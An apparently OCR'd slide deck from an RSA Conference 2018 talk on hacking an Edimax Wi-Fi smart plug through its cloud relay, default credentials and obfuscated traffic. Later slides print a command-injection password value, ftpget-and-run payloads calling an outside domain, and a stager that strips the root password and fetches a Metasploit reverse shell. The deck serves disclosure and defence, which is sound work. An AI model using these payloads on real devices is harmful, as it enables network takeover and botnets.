
RSAConference2018
San Francisco | April 16 – 20 | Moscone Center

SESSION ID: SBX1-R1


EXPLOITING CLOUD SYNCHRONIZATION TO HACK IOTS

Alex "Jay" Balan

Chief Security Researcher
Bitdefender
@jaymzu


https://9gag.com/gag/aB8AdvA
FUNOF
Hot
Trending
Fresh
Nobody in this house own a samsung smartphone
meme Awkward Moment Seal
9,500 points · 299 comments
Facebook
Pinterest
Next Post
LAST NIGHT A GALAXY S7 TRIED TO CONNECT TO MY SMART TV
I DON'T OWN A SAMSUNG PHONE
Share on Facebook
Share on Pinterest
REPORT

IoT = hardware + OS + app (+ Cloud)



EDIMAX Smart Power Outlet

Click to open expanded view

Edimax Wi-Fi Smart Plug with Energy Management (SP-2101W)

by Edimax

56 customer reviews | 24 answered questions

Price: $24.99 + $25.60 Shipping & Import Fees Deposit to Romania Details

Prime

Only 9 left in stock.

This item ships to **Bucharest, Romania**. Learn more

Sold by kccomputer and Fulfilled by Amazon. Gift-wrap available.

- Turn electronic devices On & Off from anywhere. Ideal for lamps and space heaters
- Monitor and control energy usage and costs
- Free iOS and Android mobile app
- Control & Switch electronic devices over Wi-Fi or mobile internet from anywhere
- Works with your existing Wi-Fi Router
- Turn electronic devices On & Off from anywhere. Ideal for lamps and space heaters!
- Monitor and control energy usage and costs via EdiRange App

Show more

Compare with similar items

69 new from $24.99 2 used from $22.07

Report incorrect product information.

Features and Setup

- Key features
  - Easily switch on/off via mobile app
  - Manually or scheduled
  - E-mail notifications
  - Power meter
  - Wireless setup via mobile app

- Setup flow
  - Download the app
  - Plug the plug (sic!)
  - The app searches for and connects to the EdiPlug Setup hotspot
  - The user specifies the WiFi network to be used
  - Setup ends
  - Optional – Setup e-mail alerts – requires email credentials for SMTP

Device behavior

After the app sends the wifi details, the device connects to the local network and sends an UDP broadcast of 22 bytes (hardcoded)

```
0000  ff ff ff ff ff ff 14 89  fd 1a ef 24 08 00 45 00   ........ ...$..E.
0010  00 32 2f 7e 40 00 40 11  49 8b c0 a8 01 0a ff ff   .2/~@.@. I.......
0020  ff ff ae 1e 50 50 00 1e  6f a7 ff ff ff ff ff ff   ....PP.. o.......
0030  45 44 49 4d 41 58 00 00  00 00 00 00 00 a1 ff 5e   EDIMAX.. .......^
```

First thing it does once connected (and periodically after that) is to check for network connectivity with a quick connection to www.google.com:80

379 1…	192.168.1.22		8.8.8.8		DNS	74		Standard query 0x0002 A www.google.com
380 1…	8.8.8.8		192.168.1.22		DNS	330		Standard query response 0x0002 A www.google.com A 92.87.232.98 A 92.87.232.119 A 92.87.232.84 A 92.87.232.108 A 92.87..
381 1…	192.168.1.22	4061	92.87.232.98	80	TCP	74	0	4061 → 80 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 TSval=4294929335 TSecr=0 WS=2
382 1…	92.87.232.98	80	192.168.1.22	4061	TCP	74	0	80 → 4061 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1412 SACK_PERM=1 TSval=1205670079 TSecr=4294929335 WS=128
383 1…	192.168.1.22	4061	92.87.232.98	80	TCP	66	0	4061 → 80 [ACK] Seq=1 Ack=1 Win=5840 Len=0 TSval=4294929341 TSecr=1205670079
384 1…	192.168.1.22	4061	92.87.232.98	80	TCP	66	0	4061 → 80 [FIN, ACK] Seq=1 Ack=1 Win=5840 Len=0 TSval=4294929341 TSecr=1205670079
385 1…	92.87.232.98	80	192.168.1.22	4061	TCP	66	0	80 → 4061 [FIN, ACK] Seq=1 Ack=2 Win=29056 Len=0 TSval=1205670103 TSecr=4294929341
386 1…	192.168.1.22	4061	92.87.232.98	80	TCP	66	0	4061 → 80 [ACK] Seq=2 Ack=2 Win=5840 Len=0 TSval=4294929346 TSecr=1205670103

Device behavior

"Hello, I'm alive!" to www.myedimax.com via UDP with details about the device.

MAC address

```
<param>
<code value="1010" />
<model value="Smart plug" />
<id value="801F02FA527F />
<type value="IPCamera" />
<alias value="NAME_SP1101W" />
<lanip value="192.168.1.22" />
<lanport value="58354" />
<sn value="KKKKKKKK" />
<encryption value="0" />
<nattype value="7" />
<devfwver value="010001" />
</param>
```

The device enters a loop in which it constantly sends UDP messages to www.myedimax.com in order to keep a connection active in the NAT table and receive UDP messages

LAN chatter

Lighthttpd running on port 10000 used to receive commands from the mobile app. All commands require authentication and the creds are well hidden in the app (read: 99% of all users won't find or change them)

We used these captures to extract the default creds.


```
POST /smartplug.cgi HTTP/1.1
Authorization: Basic YWRtaW46MTIzNA==
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 212
Host: 192.168.1.22:10000

<?xml version="1.0" encoding="UTF8"?><SMARTPLUG id="edimax"><CMD
id="get"><Device.System.Power.State></Device.System.Power.State><Device.System.Power.NextToggle></Device.System.Power.NextToggle></CMD></SMARTPLUG>
HTTP/1.1 200 OK
Content-Type: application/xml; charset=utf-8
Cache-Control: no-cache
Pragma: no-cache
Content-Length: 217
Connection: close
Date: Thu, 28 Jan 2016 19:18:52 GMT
Server: lighttpd/1.4.31

<?xml version="1.0" encoding="UTF8"?><SMARTPLUG id="edimax"><CMD
id="get"><Device.System.Power.State>OFF</Device.System.Power.State><Device.System.Power.NextToggle>-1</Device.System.Power.NextToggle></CMD></SMART
PLUG>
```

admin:1234

APP-Device interaction. More “UDP security”



- UDP message to www.myedimax.com
- Relevant fields: “id value” and “auth value”
- Id value = device mac
- Auth value = hashed user:password (default admin:1234)


```
<param><code value="1030 /><id value="801F02FA527F" /><lanip value="192.168.1.22" />
<labport value="44746" /><nattype value="7" /><reqdirport value="0" /><reqfwver valu
e="1.0#01000" /><auth value="38f989453c733de4afaf64b6db731df" /><seq value="801F02FA
```

APP-Device interaction. More “UDP security”

- The cloud sends an UDP message to the power outlet with connectivity information about the app (IP, port) and the auth hash
- The device generates a hash for its stored credentials and compares it with what it receives from the cloud
- If the hash doesn’t match, it generates an error code (1120), conversation ends and the app gets no reply back
- If everything is ok, the device connects to the cloud relay which sends an OK signal to the app which also connects to the relay server establishing a “tunnel” to enable communication between the app and device


```
<param><code value="1030 /><ip value="89.122.158.176" /><port vlaue="35614" /><relayip value="54.195.249.41" /><relayreqport value="8768" /><samelan value="0" /><relayid value="b09e7a59.8b1e.b340e9dS.5<F3>91e" /><nettype value="D" /><natweight value="7" /><devfwver value="010001" /><devdirport value="0" /><rtspport value="0" /><timelimit value="90" /><model valkue="Smart plug" /><type value="IPCamera" /><alias value="NAME_SP1101W" /><prodid value="" /><seq value="" /><devstate value="" /></param>
```

Triggering actions on the power outlet

- Any interaction from the app triggers the device to send back a full status and information about it
- ON/OFF
- Other actions
- Pre-requisites:
  - Device MAC
  - Device password (default admin:1234)
    - There is no prompt to change the password and the actual setting is hidden a few screens away in the settings

Controlling the device remotely

- As simple as sending “Tell this device to turn off” the www.myedimax.com with the MAC address as identification
- Can be sent to all 16M mac addresses with no issues

```
        token = "r&%s&%s\r\n\r\n" % (dev_mac, RELAY_ID)
        command = "<?xml version=\"1.0\" encoding=\"UTF8\"?><SMARTPLUG id=\"edimax\"><CMD id=\"setup\"><Device.System.Power.State>%s</Device.System.Power.
State></CMD></SMARTPLUG>" % state
```

Bonus feature – email notifications

- Scheduled on/off actions can trigger e-mail notifications to the owner
- Configuring the e-mail notifications requires a working e-mail account and the app requests the e-mail credentials for SMTP authentication

from:	**iottestBLURHERE@gmail.com**
reply-to:	iottestBLURHERE@gmail.com
to:	iottestBLURHERE@gmail.com
date:	Wed, Jan 27, 2016 at 4:03 PM
subject:	Smart Plug email notification had been set successfully
mailed-by:	gmail.com

Wireshark · Follow TCP Stream (tcp.stream eq 5) · wireshark_wlan0_20161117125148_2e2asi

```
@Fb...d.#d.S#sdb...#.ccF...s3..Sc.6sS&.6.FS....PnvDataLen: 113

>..
[...Y..Z..O.L....Y....Z..O.U........SP....U..Z.O.Y.Z[X.....S..Z.O..Y.......Q.U.Q......Q.U.Q....S..
...SP....U..PnvDataLen: 3365

C....^b
\b@d``@...........Z...t@...........^...v@.......z...Zp.......Z.......t@..Z............t@..Z.....
.........Z......t@fbnd......t@...X@bn@...@d`bl@bdtjlt`l@..........t@........^b\h
\fb....x~...@.......zDb\`D@........zD...pD~|x........@..zD......D|x...@..zD...D|x........|x......
\......\.....\........\`@.....zD...D|
```

9 client pkts, 9 server pkts, 10 turns.

Entire conversation (7720 bytes) | Show and save data as ASCII | Stream 5

Find: | Find Next

Help | Filter Out This Stream | Print | Save as... | Back | Close

wireshark_wlan0_20161117125148_2e2asi | Packets: 360 · Displayed: 43 (11.9%) | Profile: Default

Obfuscation != Encryption

```
def decode(data):
        decoded = []
        j = 0;
        for i in range(len(data)):
                k = ord(data[i])
                if i == 0:
                        j = k - 60
                        decoded.append(k - j)
                else:
                        decoded.append(lrotate(k, j))
        res = ""
        for i in range(len(decoded)):
                res = res + chr(decoded[i])
        return res

def lrotate(b, i):
        for j in range(i):
                k = b << 1
                b = k
                if (k & 0x100) >= 1:
                        b = k | 1
        return b % 0x100
```

```
<SMARTPLUG id="edimax">
-<CMD id="get">
 -<SYSTEM_INFO>
  -<SUPPORT>
    <Device.System.SMTP.Support>1</Device.System.SMTP.Support>
    <Device.System.Power.Schedule.Support>1</Device.System.Power.Schedule.Support>
    <Device.System.FwUpgrade.Support>1</Device.System.FwUpgrade.Support>
   </SUPPORT>
   <Run.Cus>Edimax</Run.Cus>
   <Run.Model>SP1101W</Run.Model>
   <Run.FW.Version>1.08</Run.FW.Version>
   <Run.LAN.Client.MAC.Address>801F02FA527F</Run.LAN.Client.MAC.Address>
   <Device.System.SMTP.0.Server.Address>smtp.gmail.com</Device.System.SMTP.0.Server.Address>
   <Device.System.SMTP.0.Server.Port>465</Device.System.SMTP.0.Server.Port>
   <Device.System.SMTP.0.Server.Certificate>SSL</Device.System.SMTP.0.Server.Certificate>
   <Device.System.SMTP.0.Server.Authorization.Enable>ON</Device.System.SMTP.0.Server.Authorization.Enable>
   <Device.System.SMTP.0.Server.Authorization.Name>bnUgY29udGVhemEsIGJsdXJlYXph</Device.System.SMTP.0.Server.Authorization.Name>
   <Device.System.SMTP.0.Server.Authorization.Password>bXlwYXNzd29yZA==</Device.System.SMTP.0.Server.Authorization.Password>
   <Device.System.SMTP.0.Mail.Sender>iottestBLURHERE@gmail.com</Device.System.SMTP.0.Mail.Sender>
   <Device.System.SMTP.0.Mail.Recipient>iottestBLURHERE@gmail.com</Device.System.SMTP.0.Mail.Recipient>
   <Device.System.SMTP.0.Mail.Action.Notify.Enable>OFF</Device.System.SMTP.0.Mail.Action.Notify.Enable>
   <Device.System.TimeZone.Zone>29</Device.System.TimeZone.Zone>
   <Device.System.TimeZone.Server.Address.0>pool.ntp.org</Device.System.TimeZone.Server.Address.0>
   <Device.System.TimeZone.Server.Address.1>europe.pool.ntp.org</Device.System.TimeZone.Server.Address.1>
   <Device.System.TimeZone.Server.Address.2>oceania.pool.ntp.org</Device.System.TimeZone.Server.Address.2>
   <Device.System.TimeZone.Server.Address.3>north-america.pool.ntp.org</Device.System.TimeZone.Server.Address.3>
   <Device.System.TimeZone.Server.Address.4>south-america.pool.ntp.org</Device.System.TimeZone.Server.Address.4>
   <Device.System.TimeZone.Daylight.Enable>OFF</Device.System.TimeZone.Daylight.Enable>
  </SYSTEM_INFO>
  <Device.System.Time/>
 </CMD>
</SMARTPLUG>
```


B64 of actual user email password

So far…

- We can sniff and “decrypt” some sensitive data
- We can turn off (or on) virtually any of these power outlets in use right now
- What’s next ?


IF YOU RUN SYSTEM COMMANDS
WITH RECEIVED DATA
INSTRUCTOR
YOU'RE GONNA HAVE A BAD TIME

Received creds are checked with a system command

```
text:0040909C F0 00 C3 27    addiu   $v1, $fp, 0x200+var_110
text:004090A0 A0 00 C7 27    addiu   $a3, $fp, 0x200+var_160
text:004090A4 C8 00 C2 27    addiu   $v0, $fp, 0x200+var_138
text:004090A8 10 00 A2 AF    sw      $v0, 0x200+var_1F0($sp)
text:004090AC 21 20 60 00    move    $a0, $v1
text:004090B0 80 00 05 24    li      $a1, 0x80  # 'Ç'
text:004090B4 1C 80 86 8F    li      $a2, 0x420000
text:004090B8 00 00 00 00    nop
text:004090BC 54 BD C6 24    addiu   $a2, (aEchoNSSMd5sum - 0x420000)  # "echo -n %s:%s | md5sum"
text:004090C0 30 83 99 8F    la      $t9, snprintf
text:004090C4 00 00 00 00    nop
text:004090C8 09 F8 20 03    jalr    $t9 ; snprintf
text:004090CC 00 00 00 00    nop
text:004090D0 18 00 DC 8F    lw      $gp, 0x200+var_1E8($fp)
text:004090D4 F0 00 C2 27    addiu   $v0, $fp, 0x200+var_110
text:004090D8 F0 00 C3 27    addiu   $v1, $fp, 0x200+var_110
text:004090DC 21 20 40 00    move    $a0, $v0
text:004090E0 21 28 60 00    move    $a1, $v1
text:004090E4 80 00 06 24    li      $a2, 0x80  # 'Ç'
text:004090E8 24 80 99 8F    la      $t9, loc_410000
text:004090EC 00 00 00 00    nop
text:004090F0 54 8D 39 27    addiu   $t9, (execute_command_get_result - 0x410000)
text:004090F4 00 00 00 00    nop
text:004090F8 09 F8 20 03    jalr    $t9 ; execute_command_get_result
text:004090FC 00 00 00 00    nop
```

Setting the password to: asd;telnetd => “echo –n admin:asdf; telnetd | md5sum”

Note: password is limited to 32 chars

Command injection

```
Q:~ jay$ telnet 192.168.1.22
Trying 192.168.1.22...
Connected to 192.168.1.22.
Escape character is '^]'
(none) login: root


BusyBox v1.12.1 (2014-02-18 10:28:15 (CST) built-in Shell (ash)
Enter 'help' for a list of built-in commands.

# whoami
root
#
```

Starting telnet is still not proper RCE, though, since the device is on a private network

So…

…we need to find a way to execute a connect-back shell in 32 chars

2 letter domains to the rescue!

We were way beyond the character limit

```
;cd /tmp; ftpget www.myserver.com a a;sh a
 CWD: /home/jay cmd.sh[none,unix][+][sh]                    42-1/1 All
```


So we registered a 2 letter domain

```
;cd /tmp; ftpget iy.md a a;sh a
 CWD: /home/jay cmd.sh[none,unix][+][sh]                    31-1/1 All
```

A little stager script

```
Q:~ jay$ curl ftp://uy.md/a
#!/bin/sh
# disable root password and enable telnetd
passwd -d root
#telnetd&
# restore device password to "1234"
echo -n "admin:1234" > /etc/lighttpd/conf.d/.lighttpdpwd
nvc set Device.System.Password.Password 1234
# /tmp is not read-only
cd /tmp
# get a metasploit reverse_shell_tcp (execme)
ftpget uy.md execme execme
chmod +x execme
./execme&
Q:~ jay$
```

Impact



- Difficult to defend against
- Full network compromise
- IoT botnets

Takeaways

- We need a “security certification” system for IoT, that looks at more than “military grade encryption”
- We need to educate or otherwise “stimulate” the vendors to have a proper incident response process and unattended update mechanisms
- We need to educate the users to get to get tools that can handle the security of their non-traditional devices. At the very least vulnerability checkers

Ask me anything

abalan@bitdefender.com | @jaymzu